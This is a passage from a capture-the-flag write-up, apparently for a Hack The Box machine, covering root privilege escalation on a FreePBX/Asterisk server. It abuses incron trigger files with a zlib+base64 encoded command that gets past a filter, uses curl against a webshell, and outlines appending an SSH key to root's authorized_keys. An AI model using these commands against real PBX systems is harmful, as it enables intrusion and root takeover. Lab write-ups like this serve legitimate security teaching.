
Why Penelope over netcat? Penelope automatically upgrades the shell to a proper PTY with readline support, history, and tab completion. With raw netcat, you get a dumb shell where Ctrl+C kills your connection, arrow keys produce garbage, and commands like
sumay not work properly. Penelope handles all of this automatically.
From the interactive asterisk shell, you can generate and place the trigger file directly:
python3 -c '
import base64, json, zlib
cmd = "cp /root/root.txt /var/www/html/root.txt; chmod 644 /var/www/html/root.txt"
payload = base64.b64encode(zlib.compress(json.dumps([cmd,"txn"]).encode())).decode().replace("/","_")
print(payload)
'
# Copy the output, then:
printf x > "/var/spool/asterisk/incron/api.fwconsole-commands.<PAYLOAD>"
Step 13: Wait and Retrieve Root Flag
Incron events are near-instantaneous - unlike time-based cron (which waits up to 60 seconds), incron fires as soon as the filesystem event is detected by the kernel. Wait a few seconds:
sleep 5Verify the file was created and is owned by root:
curl -s "http://connected.htb/<shell>.php?cmd=ls+-l+/var/www/html/root.txt"Output:
-rw-r--r-- 1 root root 33 Jun 7 11:31 /var/www/html/root.txtThe file is owned by root - confirming the command executed as root, not as asterisk. This is the proof of privilege escalation.
Read the root flag directly from the web server (no shell needed):
curl -s "http://connected.htb/root.txt"Root Flag: 8fb43e1xxxxxxxxxxxxxxxxxx


Alternative Approaches (Rabbit Holes During Privesc)
Rabbit Hole 6: filestore/addpubkey Hook
During enumeration, the filestore module has an addpubkey hook that writes SSH public keys to /root/.ssh/authorized_keys:
$fh = fopen("/root/.ssh/authorized_keys", "r+");
// ... checks if key exists, appends if not
fwrite($fh, $key);
This hook IS properly signed and the hash matches. In theory:
- Generate an SSH keypair locally:
ssh-keygen -t ed25519 -f /tmp/root_key - Use the
CONTENTSmechanism: create trigger file namedfilestore.addpubkey.CONTENTS, write the public key as the file content sysadmin_managerreads the file content as params and passes it to the hook- Hook appends the key to
/root/.ssh/authorized_keys - SSH in as root:
ssh -i /tmp/root_key root@connected.htb
Why it is harder in practice: SSH public keys contain spaces and = characters. While these pass the sanitization regex, getting the key correctly through the CONTENTS mechanism requires the file to contain the key exactly as it should appear in authorized_keys, with no encoding. Creating a file with exact content through a curl webshell without corrupting whitespace or special characters requires careful handling. The fwconsole-commands approach is simpler and more reliable, and gives you direct arbitrary command execution rather than just SSH access.
Rabbit Hole 7: sysadmin Incron Triggers
The /etc/incron.d/legacy and /etc/incron.d/sysadmin files also monitor /var/spool/asterisk/sysadmin/ for specific filenames:
/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
/var/spool/asterisk/sysadmin/reboot IN_CLOSE_WRITE ...
These rules trigger when specific filenames (like the literal string vpnget or reboot) are written. However, the commands are hard-coded with no user-controlled parameters. You can trigger them (the asterisk user can write to this directory), but you cannot inject arbitrary commands through them - they just run fixed system administration tasks.
Summary / Attack Chain
Tools Used
| Tool | Purpose |
|---|---|
| nmap | Port scanning and service enumeration |
| curl | HTTP requests, webshell interaction, flag retrieval |
| gobuster | Directory brute-forcing (rabbit hole - documents expected dead end) |
| python3 | Exploit execution and payload generation |
| penelope | Reverse shell listener with automatic PTY upgrade |
| CVE-2025-57819 PoC | FreePBX auth bypass + SQLi to webshell |
Key Takeaways
-
Version identification leads directly to CVEs. FreePBX 16.0.40.7 disclosed in the page source maps immediately to CVE-2025-57819 with a public PoC. Spending two minutes on version fingerprinting before starting any manual testing is almost always the right call. Software versions are the fastest path to known vulnerabilities.
-
Understand the exploit chain, not just the script. CVE-2025-57819 chains three separate weaknesses: a PHP namespace authentication bypass, SQL injection, and cron job abuse. Understanding each link helps you adapt the exploit if the PoC fails, and deepens your understanding of vulnerability chaining in general.
-
Incron is a common privesc vector on FreePBX/Asterisk systems. When you land on a PBX box, always check
/etc/incron.d/and/var/spool/asterisk/incron/. Theasteriskservice account frequently has write access to incron-monitored directories because legitimate FreePBX administrative tools use the same mechanism. -
Encoding bypasses surface-level sanitization. The
sysadmin_managerscript blocks shell metacharacters in params, but only checks the raw (still-encoded) string. A zlib+base64 payload containing semicolons, pipes, and dollar signs looks like a benign alphanumeric string at the sanitization checkpoint. This is a general pattern: whenever a system checks input before decoding it, you can often hide dangerous content inside an encoding layer. -
Signed hooks are not safe if they process controlled input unsafely. The GPG signature and SHA256 hash validation in
sysadmin_managerprove thefwconsole-commandshook script has not been modified by an attacker. But they say nothing about what the hook does with attacker-controlled input after it runs. Integrity validation tells you the code is authentic - not that the code is safe. -
Rabbit holes teach as much as the solution. Spending time on the HTML key, the SQL injection in the login form, and the SIP enumeration is not wasted time if you document why each one failed. The pattern - “look for pre-auth CVEs before trying brute force or injection in protected endpoints” - comes from understanding what did not work and why.
References
- CVE-2025-57819 - watchTowr Labs PoC
- FreePBX Security Advisories
- Incron Documentation
- inotify Linux kernel event API
HAPPY HACKING!

Comments